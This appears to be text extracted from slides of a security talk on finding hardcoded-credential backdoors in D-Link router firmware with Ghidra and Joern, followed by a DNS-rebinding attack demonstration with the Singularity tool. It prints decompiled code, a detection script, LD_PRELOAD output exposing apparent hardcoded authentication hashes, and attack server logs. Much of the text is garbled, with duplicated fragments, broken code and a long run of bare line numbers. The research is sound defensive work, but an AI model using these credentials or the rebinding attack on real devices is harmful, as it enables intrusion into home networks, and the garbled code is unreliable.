14 pcVar1 = getenv("HTTP_MTFWU_ACT");
15 getenv("HTTP_SOAPACTION");
16 pcVar2 = getenv("HTTP_MTFWU_AUTH");
17 getenv("HTTP_HNAP_AUTH");
18 pcVar3 = getenv("HTTP_COOKIE");
19 pcVar4 = getenv("HTTP_REFERER");
```

```
46 iVar5 = FUN_004088f0(pcVar3,pcVar2,pcVar1);
47 if (iVar5 == 0) {
48 iVar5 = strcmp(pcVar1,"Reboot");
49 if (iVar5 == 0) {
50 FUN_004083d0();
51 system("sh /etc/scripts/reboot.sh &");
52 }
53 else {
54 iVar5 = strcmp(pcVar1,"FactoryDefault");
55 if (iVar5 == 0) {
56 system("firstboot -y");
57 system("sh /etc/scripts/reboot.sh &");
58 FUN_004083d0();
59 }
60 else {
61 iVar5 = strcmp(pcVar1,"GetDevInfo");
62 if (iVar5 == 0) {
63 FUN_00408c34();
64 }
65 else {
66 iVar5 = strcmp(pcVar1,"MTFWUActSupportList");
67 if (iVar5 != 0) {
68 iVar5 = strcmp(pcVar1,"FWUpload");
69 if (iVar5 == 0) {
70 iVar5 = FUN_00406204(&LAB_00408994+1,0,0x28000000);
71 if (iVar5 < 0) {
72 if (iVar5 == -100) {
73 pcVar1 = "The size of firmware is too large.";
74 }
75 }
76 }
77 }
78 }
79 }
80 }
81 }
82 }
83 }
84 }
```

```
2 int FUN_004088f0(char *param_1,char *param_2,undefined4 param_3)
3
4 {
5 char *pcVar1;
6 int iVar2;
7 int iVar3;
8 int local_25c [4];
9 char acStack588 [64];
10 char acStack524 [128];
```

```
17 if ((param_1 == (char *)0x0) || (param_2 == (char *)0x0) ||
18 (pcVar1 = strstr(param_1,"uid="), pcVar1 == (char *)0x0)) {
19 iVar3 = 1;
20 }
21 else {
```

```
 FUN_004084b4(param_3,auStack164,acStack524);
 iVar3 = strcmp(param_2,acStack524);
 if (iVar3 == 0) {
 FUN_0040657c(local_25c);
 local_18c[0] = FUN_00406550();
 local_18c[0] = local_25c[0] + local_18c[0];
 FUN_0040675c(local_18c,iVar2,1);
 goto LAB_00408972;
 }
 iVar3 = 4;
```

```
LAB_00408972:
return iVar3;
}
iVar3 = -iVar3;
```

```
LAB_00408240(param_1,sVar1,param_2,sVar2,local_24);
iVar6 = 0;
iVar5 = 0;
do {
 pbVar3 = local_24 + iVar5;
 iVar5 = iVar5 + 1;
 iVar4 = sprintf((char *) (param_3 + iVar6), "%02X", (uint)*pbVar3);
```

## Decompiled binary to source-level dataflow queries

```
joern> importCode.ghidra("/home/claudiu/src/joern/artifacts/mtfwu")
Creating project `mtfwu21` for code at `/home/claudiu/src/joern/artifacts/mtfwu`
Initializing SSL Context
Initializing Random Number Generator...
Random Number Generator initialization complete: NativePRNGNonBlocking
Loading user preferences: /home/claudiu/.ghidra/.ghidra_10.0_PUBLIC/preferences
Loading previous preferences: /home/claudiu/.ghidra/.ghidra_10.0.3_PUBLIC/preferences
Trust manager disabled, cacerts have not been set
```

# Decompiled binary to source-level dataflow queries

```
joern> importCode.ghidra("/home/...
Creating project `mtfwu21` for
Initializing SSL Context
Initializing Random Number Gen
Random Number Generator initia
Loading user preferences: /home/...
Loading previous preferences:
Trust manager disabled, cacert
```

```
joern> cpg.call.take(20).code.l
res12: List[String] = List(
 "addiu sp,sp,-0x20",
 "sw gp,0x18(sp)",
 "sw ra,0x1c(sp)",
 "LAB_00401740",
 "_nop",
 "FUN_00401aac",
 "_nop",
 "LAB_00401750",
 "_nop",
 "FUN_00409190",
 "_nop",
 "lw gp,0x18(sp)",
 "lw ra,0x1c(sp)",
 "_addiu sp,sp,0x20",
 "FUN_00401984",
 "_clear s8",
 "lw gp,0x0(ra)",
 "subu gp,ra,gp",
 "move a0,sp",
 "lw a1,0x8(ra)"
)
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
res40: List[String] = List(
joern> def decompiledBinary = cpg.method.dumpRaw.mkString("\n")
defined function decompiledBinary

joern> importCode.c.fromString(decompiledBinary)
Creating project `console16944965871358956465` for code at `/tmp/console16944965871358956465`
moving cpg.bin.zip to cpg.bin because it is already a database file
Creating working copy of CPG to be safe
Loading base CPG from: /home/claudiu/src/joern/workspace/console16944965871358956465/cpg.bin.tmp
Initializ Adding default overlays to base CPG
Initializ The graph has been modified. You may want to use the `save` command to persist changes to disk.
Random Num d collectively on exit
Loading us Code successfully imported. You can now query it using `cpg`.
Loading p For an overview of all imported code, type `workspace`.
Trust man res17: Option[io.shiftleft.codepropertygraph.Cpg] = Some(
 value = io.shiftleft.codepropertygraph.Cpg@425fdf53

joern> run.ossdataflow
The graph has been modified. You may want to use the `save` command to persist changes to disk.
d collectively on exit
res18: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@425fdf53
```

# Decompiled binary to source-level dataflow queries

```
joern> importCode.c.from
Creating project `console`
Moving cpg bin.zip to cpg-bin
Creating working copy of cpg-bin
Loading base CPG from:
Initializing default overlays
Initializing random number
Random Number generator successfully imported
Loading user preferences
Loading previous preferences
Trust manager disabled, ca
```

```
joern> def decompiledBin
defined function decomp
```

```
joern> importCode.c.from
Creating project `console`
```

```
joern> run.ossdataflow
The graph has been modified collectively on exit
```

```
res17: Option[io.shiftleft
```

```
value = io.shiftleft
```

```
joern> run.ossdataflow
The graph has been modified collectively on exit
```

```
res18: io.shiftleft.cod
```

```
joern> cpg.call.take(20).code.1
res23: List[String] = List(
 "FUN_00402d60()",
 "getenv(\"REQUEST_METHOD\")",
 "pcVar1 = getenv(\"HTTP_MTFWU_ACT\")",
 "getenv(\"HTTP_MTFWU_ACT\")",
 "getenv(\"HTTP_SOAPACTION\")",
 "pcVar2 = getenv(\"HTTP_MTFWU_AUTH\")",
 "getenv(\"HTTP_MTFWU_AUTH\")",
 "getenv(\"HTTP_HNAP_AUTH\")",
 "pcVar3 = getenv(\"HTTP_COOKIE\")",
 "getenv(\"HTTP_COOKIE\")",
 "pcVar4 = getenv(\"HTTP_REFERER\")",
 "getenv(\"HTTP_REFERER\")",
 "getenv(\"CONTENT_TYPE\")",
 "getenv(\"CONTENT_LENGTH\")",
 "pcVar3 == (char *)0x0",
 "(char *)0x0",
 "pcVar3 = \"\"",
 "pcVar1 == (char *)0x0",
 "(char *)0x0",
 "pcVar1 = \"\"")
```

```
6944965871358956465`
:fwu")
713589564657cpg-bin.tmp`
```

```
rsist changes to disk.
Blocking
PUBLIC/preferences
).0.3_PUBLIC/preferences
```

```
rsist changes to disk.
h.Cpg@425fdf53
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
res23: List[String] = List(
 "FUN_00402a60()",
 "getenv(\"REQUEST_METHOD\")",
 "pcVar1 = getenv(\"HTTP_MTFWU_ACT\")",
 "getenv(\"HTTP_MTFWU_ACT\")",
 "getenv(\"HTTP_SOAPACTION\")",
 "pcVar2 = getenv(\"HTTP_MTFWU_AUTH\")",
 "/mtfwu")
)
```

```
joern> def decompiledBinary = cpg.method.dumpRaw.mkString("\n")
defined function decompiledBinary: () => String
joern> importCode.c.fromSourceCodeStructure
Creating project `console16944965871358956465`
moving cpg bin.zip to cpg bin because it is already a database file
```

```
joern> importCode.structure("pcVar2 = getenv(\"HTTP_MTFWU_AUTH\")", "/mtfwu")
joern> cpg.method.fullNameExact("getenv").newTagNode("attacksurface").store
```

```
joern> run.commit
```

The graph has been modified. You may want to use the `save` command to persist changes to disk. All changes will also be saved collectively on exit

```
res8: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@1b856d2a
```

```
Trust manager disabled, case
joern> run.ossdataflow
The graph has been modified. You may want to use the `save` command to persist changes to disk.
d collectively on exit
res18: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@425fdf53
(
 "getenv(\"CONTENT_LENGTH\")",
 "pcVar31== (char *)0x0",
 "(char *)0x0",
 "pcVar3 = \\",
 "pcVar1 == (char *)0x0",
 "(char *)0x0",
 "pcVar1 = \"\"")
)
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
```

```
joern> cpg.tag("attacksurface").method.callIn.code.1
```

```
res9: List[String] = List(
 "getenv(\"REQUEST_URI\")",
 "getenv(\"CONTENT_TYPE\")",
 "getenv(\"CONTENT_LENGTH\")",
 "getenv(\"CONTENT_TYPE\")",
 "getenv(\"CONTENT_TYPE\")",
 "getenv(__name)",
 "getenv(\"REQUEST_METHOD\")",
 "getenv(\"HTTP_MTFWU_ACT\")",
 "getenv(\"HTTP_SOAPACTION\")",
 "getenv(\"HTTP_MTFWU_AUTH\")",
 "getenv(\"HTTP_HNAP_AUTH\")",
 "getenv(\"HTTP_COOKIE\")",
 "getenv(\"HTTP_REFERER\")",
 "getenv(\"CONTENT_TYPE\")",
 "getenv(\"CONTENT_LENGTH\")"
)
```

```
joern>
```

```
joern> Cpg gate
```

```
Initial
```

```
joern> Run con
```

```
The graph has
```

```
collectively
```

```
res8: io.shift
```

```
Loadin
```

```
Trust
```

also be saved

ces

int - DECL

STMT



## Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
res23: List[String] = List(.1)
joern> cpg.tag("attacksurface").method.callIfh.code.1
```

```
21 def parameterHexTransform =
22 sprintfTransform.flatMap { sprintf =>
23 def m = sprintf.method
16 24 if(m.parameter.where(sprintf.argument(1).reachableBy(_)).size >= 1 &&
17 25 m.parameter.where(sprintf.argument(3).reachableBy(_)).size >= 1) {
joern 18 26 Some(m)
19 27 } else {
joern 20 28 None
The gra 29 }
collect 30 }
res8: io 31
```

```
Trust 17 void FUN_004084b4(char *param_1,char *param_2,int param_3)
man 18 {
19 "geten"
20 "geten"
21 "geten"
22 }
```

```
17 FUN_00408240(param_1,sVar1,param_2,sVar2,local_24);
18 iVar6 = 0;
19 iVar5 = 0;
20 do {
21 pbVar3 = local_24 + iVar5;
22 iVar5 = iVar5 + 1;
23 iVar4 = sprintf((char *) (param_3 + iVar6), "%02X", (uint)*pbVar3);
```

## Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
```

```
32 def cmpTransform =
33 parameterHexTransform.flatMap { m =>
34 def relevantCallers =
35 m.caller.filter { cm =>
36 cm.call.methodFullNameExact("strcmp").argument.reachableBy(cm.parameter).1.size > 0
37 }.filter { cm =>
38 m.parameter.reachableBy(cm.parameter).1.size > 0
39 }
40 if (relevantCallers.size > 0) {
41 Some(relevantCallers)
42 } else {
43 None
44 }
45 }.flatten
46
```

```
2 int FUN_004088f0(char *param_1,char *param_2,undefined4 param_3)
```

```
3
```

```
4 {
```

```
19 iVar5 = 0;
```

```
20 FUN_004084b4(param_3,auStack164,acStack524);
```

```
21 iVar3 = strcmp(param_2,acStack524);
```

```
22 if (iVar3 == 0) {
```

```
23 iVar4 = sprintf((char *) (param_3 + iVar6), "%02X", (uint)*pbVar3);
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
```

```
32 def cmpTransform = ("attacksurface").method.callIn.code.1
33 21 parameterHexTransform.flatMap { form =>
34 22 def relevantCallers = form.flatMap { sprintf => p.MTFWU_ACTV"
35 23 m.caller.filter { cm =>
36 24 def cmCallMethodFullNameExact("strcmp").argument.reachableBy(cm.parameter).l.size > 0
37 47 def hardcodedCreds =
38 48 cmpTransform.dedupBy(_.fullName).flatMap { tc =>
39 49 def fromOutside = cpg.tag("attacksurface").method.callIn
40 50 val reachable = tc.parameter.reachableBy(fromOutside).dedup.l
41 51 if (reachable.size >= 2) {
42 52 Some((tc, reachable))
43 53 } else {
44 54 None
45 55 }
46 56 }
57 }
```

```
14 pcVar1 = getenv("HTTP_MTFWU_ACT");
15 getenv("HTTP_SOAPACTION");
16 pcVar2 = getenv("HTTP_MTFWU_AUTH");
17 getenv("HTTP_HNAP_AUTH");
18 pcVar3 = getenv("HTTP_COOKIE");
19 pcVar4 = getenv("HTTP_REFERER");
```

```
17 36 FUN_0040
18 46 { var6 = 0;
19 47 iVar5 =
20 28 do {
21 29 pbVar
22 30 68 iVar5 = strcmp(pcVar1, "FWUpload");
23 69 if (iVar5 == 0) {
24 70 iVar5 = FUN_00406204(&LAB_00408994+1, 0, 0x2800000);
```

# Decompiled binary to source-level dataflow queries

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticcpg.language._
3 import scala.io.Source
4
5 @main def exec(binaryIn: String) = {
6 importCode Ghidra(binaryIn)
7 val decompiledBinary = cpg.method.dumpRaw.mkString("\n")
8 val entry = Source.fromFile("entry.c").getLines.mkString
9 importCode c.fromString(decompiledBinary + "\n\n" + entry)
10 run.ossdataflow
11
12 cpg.method.fullNameExact("getenv").newTagNode("attacksurface").store
13 run.commit
14
15 def sprintfTransform =
16 cpg.method.fullNameExact("sprintf")
17 .callIn
18 .where(_.argument(2).isLiteral.code(" %[X][\n]*"))
19
20 def parameterHexTransform =
21 sprintfTransform.flatMap { sprintf =>
22 def m = sprintf.method
23 if(m.parameter.where(sprintf.argument(1).reachableBy(_)).size >= 1 &&
24 m.parameter.where(sprintf.argument(2).reachableBy(_)).size >= 1) {
25 Some(m)
26 } else {
27 None
28 }
29 }
30
31 def cmpTransform =
32 parameterHexTransform.flatMap { m =>
33 def relevantCallers =
34 m.caller.filter { cm =>
35 cm.call.method.fullNameExact("strcmp").argument.reachableBy(cm.parameter).l.size > 0
36 }.filter { cm =>
37 m.parameter.reachableBy(cm.parameter).l.size > 0
38 }
39 if (relevantCallers.size > 0) {
40 Some(relevantCallers)
41 } else {
42 None
43 }
44 }.flatten
45
46 def hardcodedCreds =
47 cmpTransform.dedupBy(_.fullName).flatMap { tc =>
48 def fromOutside = cpg.tag("attacksurface").method.callIn
49 val reachable = tc.parameter.reachableBy(fromOutside).dedup.1
50 if (reachable.size >= 0) {
51 Some((tc, reachable))
52 } else {
53 None
54 }
55 }
56
57 if (hardcodedCreds.size > 0) {
58 hardcodedCreds.foreach { backdoor =>
59 println("Hardcoded credentials found: ")
60 println(" method => " + backdoor._1.fullName + " ")
61 backdoor._2.foreach { c =>
62 println(" input => " + c.code + " ")
63 }
64 }
65 } else {
66 println("No hardcoded credentials found.")
67 }
68 }
69
70
```

```
32 def cmpTransform =
33 parameterHexTransform.flatMap { m =>
34 def relevantCallers =
35 m.caller.filter { cm =>
36 cm.call.method.fullNameExact("strcmp").argument.reachableBy(cm.parameter).l.size > 0
37 }.filter { cm =>
38 m.parameter.reachableBy(cm.parameter).l.size > 0
39 }
40 if (relevantCallers.size > 0) {
41 Some(relevantCallers)
42 } else {
43 None
44 }
45 }.flatten
46
47 def hardcodedCreds =
48 cmpTransform.dedupBy(_.fullName).flatMap { tc =>
49 def fromOutside = cpg.tag("attacksurface").method.callIn
50 val reachable = tc.parameter.reachableBy(fromOutside).dedup.1
51 if (reachable.size >= 0) {
52 Some((tc, reachable))
53 } else {
54 None
55 }
56 }
57
58 if (hardcodedCreds.size > 0) {
59 hardcodedCreds.foreach { backdoor =>
60 println("Hardcoded credentials found: ")
61 println(" method => " + backdoor._1.fullName + " ")
62 backdoor._2.foreach { c =>
63 println(" input => " + c.code + " ")
64 }
65 }
66 } else {
67 println("No hardcoded credentials found.")
68 }
69
70
```

```
parameter).l.size > 0
By(_)).size >= 1 &&
By(_)).size >= 1) {
p.l
changes will also be saved
, (uint)*pbVar3);
param_3)
ences
ned4 param_3)
Cpg@425fd7f53
nt)*pbVar3);
x2800000);
```

# Decompiled binary to source-level dataflow queries

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticsql.Language
3 class LinkFieldBreakerake(20).code.1
```

```
32
33 ✨claudiu@win95 joern (master) $./joern --script hardcoded_creds.sc --params binaryIn=./artifacts/mtfwu
34 executing /home/claudiu/src/joern/hardcoded_creds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
35 Compiling /home/claudiu/src/joern/hardcoded_creds.sc
36 Creating project `mtfwu11` for code at `./artifacts/mtfwu`
37 Initializing SSL Context
38 Initializing Random Number Generator...
39 Random Number Generator initialization complete: NativePRNGNonBlocking
40 Loading user preferences: /home/claudiu/.ghidra/.ghidra_10.0_PUBLIC/preferences
41 Loading previous preferences: /home/claudiu/.ghidra/.ghidra_10.0.3_PUBLIC/preferences
42 Trust manager disabled, cacerts have not been set
43 Creating project: /tmp/ghidra2cpg_tmp10538346910971040603/defaultProject
44 54 } None
45 55 flatten}
46 Hardcoded credentials found:
 method => `FUN_004088f0`
 input => `getenv("HTTP_COOKIE")`
 input => `getenv("HTTP_MTFWU_ACT")`
 input => `getenv("HTTP_MTFWU_AUTH")`
script finished successfully
()
✨claudiu@win95 joern (master) $
```

```
22 30 68 51 (iVar
23 69 70
31 backdoor_credential.c
32 println(s"temp($code+1) \"FWUUpload\"");
33 }
34 (f) iVar5 += 0; in 3 + iVar6) "%02X", (uint)*pbVar3);
35 println("Hardcoded credentials found.");
36 iVar5 = FUN_00406204(6LAB_00408994+1, 0, 0x2800000);
37
38
39
```



# Final touches

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticcpg.language
3 import scala.io.StdIn
4
5 @main def exec(binaryIn: String) = {
6 importCodeOnly(binaryIn)
7 val creds = hardCodedCreds
8 val carrier = carrierTake(20).code.l
9 }
```

```
32 def cmpTransformeg("attacks")
33 * claudiu@win95 joern (master) $ //joern script hardCodedCreds.sc --params binaryIn=./artifacts/mtfwu
executing /home/claudiu/src/joern/hardCodedCreds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
34 Compiling /home/claudiu/src/joern/hardCodedCreds.sc
35 Cr 328; m: carrierFilters: cm: Fk
36 329
37 329
38 330 root@dlinkrouter:~# LD_PRELOAD=./preload_strcmp.so HTTP_MTFWU_ACT="GetDevInfo" \
Ra 330 Nu HTTP_MTFWU_AUTH="AAAAA" HTTP_COOKIE="uid=1337" /usr/sbin/mtfwu
39 Loading p
40 Loading p
41 Loading p
42 331 strcmp("GetDevInfo", "FWUpload") -> 1
43 332 strcmp("", "") -> 0
44 333 strcmp("GetDevInfo", "Login") -> -5
45 334 strcmp("stobj.c", "xstream.c") -> -5
46 335 strcmp("", "") -> 0
336 strcmp("", "") -> 0
337 strcmp("", "") -> 0
338 strcmp("AAAAA", "2DD52F75FCBC24849445C4F56099351F") -> -1
339 HTTP/1.1 301 Moved Permanently
340 Location: (null)
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

```
20 20 do {
21 21 if (
22 30 68 351f (iVar
23 69 351f (iVar
24 70 351f (iVar
```

# Final touches

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticsql.Language
3 import scala.io.StdIn
```

```
32 def cmpTransformeg("attacks")
33 * claudiu@win95 joern (master) $ //joern --script hardcoded_creds.sc --params binaryIn=./artifacts/mtfwu
executing /home/claudiu/src/joern/hardcoded_creds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
34 Compiling /home/claudiu/src/joern/hardcoded_creds.sc
35 m_callee_filter: cm: Fk
36 Creating project: /home/claudiu/src/code/artifacts/mtfwu
37 328 int strcmp(const char *X, const char *Y) { 16b/cm parameter) l.size > 0
38
39
40 root@dlinkrouter:~# LD_PRELOAD=./preload_strcmp.so HTTP_MTFWU_ACT="FWUpload" \
41 HTTP_MTFWU_AUTH="AAAAA" HTTP_COOKIE="uid=1337" /usr/sbin/mtfwu | grep AAAAA
42 strcmp("AAAAA", "9BA77AB05965C810F9D18A6772765BCD") -> -8
43 root@dlinkrouter:~# LD_PRELOAD=./preload_strcmp.so HTTP_MTFWU_ACT="FWUpdate" \
44 HTTP_MTFWU_AUTH="AAAAA" HTTP_COOKIE="uid=1337" /usr/sbin/mtfwu | grep AAAAA
45 strcmp("AAAAA", "F7A51EB8D26CD2E051E7CB5D8B3BAA5B") -> -21
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
```

```
330 HTTP/1.1 301 Moved Permanently "%S" \\ "%s\\") -> %d\n", X, Y, result);
337 Location: (null) const unsigned char*)X - *(const unsigned char*)Y;
338 printf("strcmp: %s", "\\ "%s\\") -> %d\n", X, Y, result);
339 return result;
input = }getenv("HTTP_MTFWU_AUTH");
script finished successfully
()
20 do {
21 if (
22 30 68 51f (iVar
23 69 51f (iVar
24 70
```

```
55 if (hardcodedCredentials > 0) {
56 hardcodedCreds.foreach { backdoor =>
57 println("Hardcoded Credentials found: " + backdoor);
58 println(" " + backdoor._1.fullName + " ");
59 println(" " + backdoor._2.fullName + " ");
60 println(" " + backdoor._3.fullName + " ");
61 println(" " + backdoor._4.fullName + " ");
62 println(" " + backdoor._5.fullName + " ");
63 }
64 } else {
65 println("No hardcoded credentials found.");
66 }
67 (vars = FUN_00406204(6LAB_00406994+1,0,0x2800000);
68
69
70
```

# Final touches

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticcpg.language
```

EC2 > Instances > i-0e944ef498aa2e911

### Instance summary for i-0e944ef498aa2e911

Updated less than a minute ago

|                                                  |                                                                                                                    |                                        |
|--------------------------------------------------|--------------------------------------------------------------------------------------------------------------------|----------------------------------------|
| Instance ID<br>I-0e944ef498aa2e911               | Public IPv4 address<br>54.146.251.188   <a href="#">open address</a>                                               | Private IPv4 addresses<br>172.30.0.114 |
| IPv6 address<br>-                                | Instance state<br>Running                                                                                          | Public IPv4 DNS<br>-                   |
| Private IPv4 DNS<br>ip-172-30-0-114.ec2.internal | Instance type<br>t3.medium                                                                                         | Elastic IP addresses<br>-              |
| VPC ID<br>vpc-398c855e                           | AWS Compute Optimizer finding<br>Opt-in to AWS Compute Optimizer for recommendations.   <a href="#">Learn more</a> | IAM Role<br>-                          |
| Subnet ID<br>subnet-e751d3ae                     |                                                                                                                    |                                        |

Details | Security | Networking | Storage | Status checks | Monitoring | Tags

#### Instance details

|                               |                                 |                        |
|-------------------------------|---------------------------------|------------------------|
| Platform<br>Ubuntu (Inferred) | AMI ID<br>ami-09e67e426f25ce0d7 | Monitoring<br>disabled |
|-------------------------------|---------------------------------|------------------------|

artifacts/mtfwu  
cts/mtfwu)

l.size > 0  
= 88

load" \  
AAAAA

date" \  
AAAAA

igned char\*)Y;  
t);

```
69 var4 = sprin
70 } else if (var5 == 0) {
 printin(no_hardword_incremental_found);
 var5 = FUN_00406204(&LAB_00408994+1, 0, 0x2800000);
```

# Final touches

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticcpg.language
3 import scala.collection
```

```
EC2 > Instances > i-0e944ef498aa2e911
```

```
32 ubuntu@ip-172-30-0-114:~/singularity$ sudo ./singularity-server --HTTPServerPort 8080
33 Temporary secret: 8ead7f4a47bc809d6679425d9ff320488fa9690d
34 2021/11/18 15:37:43 Main: Starting DNS Server at 53
35 2021/11/18 15:37:43 HTTP: starting HTTP Websockets/Proxy Server on :3129
36 2021/11/18 15:37:43 HTTP: starting HTTP Server on :8080
37 2021/11/18 15:37:51 HTTP: GET /manager.html from 89.204.137.156:9242
38 2021/11/18 15:37:52 HTTP: GET /manager.js from 89.204.137.156:26010
39 2021/11/18 15:37:52 HTTP: GET /servers from 89.204.137.156:17385
40 {"ServerInformation":[{"Port": "8080"}], "AllowDynamicHTTPServers": false}
41 2021/11/18 15:37:52 HTTP: GET /manager-config.json from 89.204.137.156:4677
42 2021/11/18 15:37:56 DNS: Received A query: s-54.158.242.188-127.0.0.1-2217541279-fs-e.dYNAmIc.DnS1337.xyz. from: 6
43 2.52.52.2:1458
44 2021/11/18 15:37:56 DNS: Parsed query: &{54.158.242.188 127.0.0.1 2217541279 fs .dYNAmIc.DnS1337.xyz.}
45 2021/11/18 15:37:56 DNS: session exists: false
46 2021/11/18 15:37:56 DNS: in DNSRebindFromQueryFirstThenSecond
2021/11/18 15:37:56 DNS: response: s-54.158.242.188-127.0.0.1-2217541279-fs-e.dYNAmIc.DnS1337.xyz. 0 IN A 54.158.2
42.188
2021/11/18 15:38:10 DNS: Received A query: s-54.146.251.188-127.0.0.1-2309784545-fs-e.Dynamic.dNS1337.xyz. from: 6
2.52.52.2:60948
2021/11/18 15:38:10 DNS: Parsed query: &{54.146.251.188 127.0.0.1 2309784545 fs .Dynamic.dNS1337.xyz.}
2021/11/18 15:38:10 DNS: session exists: false
2021/11/18 15:38:10 DNS: in DNSRebindFromQueryFirstThenSecond
2021/11/18 15:38:10 DNS: response: s-54.146.251.188-127.0.0.1-2309784545-fs-e.Dynamic.dNS1337.xyz. 0 IN A 54.146.2
51.188
2021/11/18 15:38:10 HTTP: GET /soopayload.html?rnd=0.3356311320367228 from 89.204.137.156:26707
```

```
22 ...
23 ... var4 = sprin ...
24 ...
25 ...
26 ...
27 ...
28 ...
29 ...
30 ...
```

saved

DECL

STMT

# Final touches

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticcpg.language.*
3 import scala.collection.immutable.ListSet
```

```
EC2 > Instances > i-0e944ef498aa2e911
```

32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46

```
ubuntu@ip-172-30-0-114:~/singularity$ sudo ./singularity-server --HTTPServerPort 8080
```

```
Temporary secret: h8ea37fa47bc809d667942569ff320488fa9690d
```

```
2021/11/18 15:37:43 Main: Starting DNS Server at 53
```

```
rebindner.dns1337.xyz:8080/manager.html
```

### Singularity of Origin DNS Rebinding Attack

This attack typically takes ~1 min to work. This duration can be reduced to ~3s with the appropriate options. Check the [documentation](#). Try the new, experimental HTTP port scanner. Test the automatic identification of vulnerable services on your network upon visiting this page.

Attack Host Domain:

Attack Host:  Target Host:

```
Attack Successful from rebindner.dns1337.xyz.
Origin:
http://54.146.251.188-127.0.0.1-967071538-fs-e.dynamic.dns1337.xyz:8080.
Target home page contents:
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01/EN" "http://www.w3.org
/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>

GRANDMAS_SECRET_RECIPE

</body>
</html>
```

**Simple Fetch Get**

target: 127.0.0.1:8080  
967071538, strategy: rebinding successful

```
Connect Instance state Actions
64 bytes from 1.1.1.1: icmp_seq=540 ttl=53 time=19.3 ms
64 bytes from 1.1.1.1: icmp_seq=541 ttl=53 time=39.7 ms
64 bytes from 1.1.1.1: icmp_seq=542 ttl=53 time=36.4 ms
64 bytes from 1.1.1.1: icmp_seq=543 ttl=53 time=29.9 ms
64 bytes from 1.1.1.1: icmp_seq=544 ttl=53 time=30.5 ms
64 bytes from 1.1.1.1: icmp_seq=545 ttl=53 time=31.4 ms
64 bytes from 1.1.1.1: icmp_seq=546 ttl=53 time=28.3 ms
64 bytes from 1.1.1.1: icmp_seq=547 ttl=53 time=27.1 ms
64 bytes from 1.1.1.1: icmp_seq=548 ttl=53 time=53.9 ms
64 bytes from 1.1.1.1: icmp_seq=549 ttl=53 time=45.5 ms
64 bytes from 1.1.1.1: icmp_seq=550 ttl=53 time=42.7 ms
64 bytes from 1.1.1.1: icmp_seq=551 ttl=53 time=38.4 ms
64 bytes from 1.1.1.1: icmp_seq=552 ttl=53 time=39.2 ms
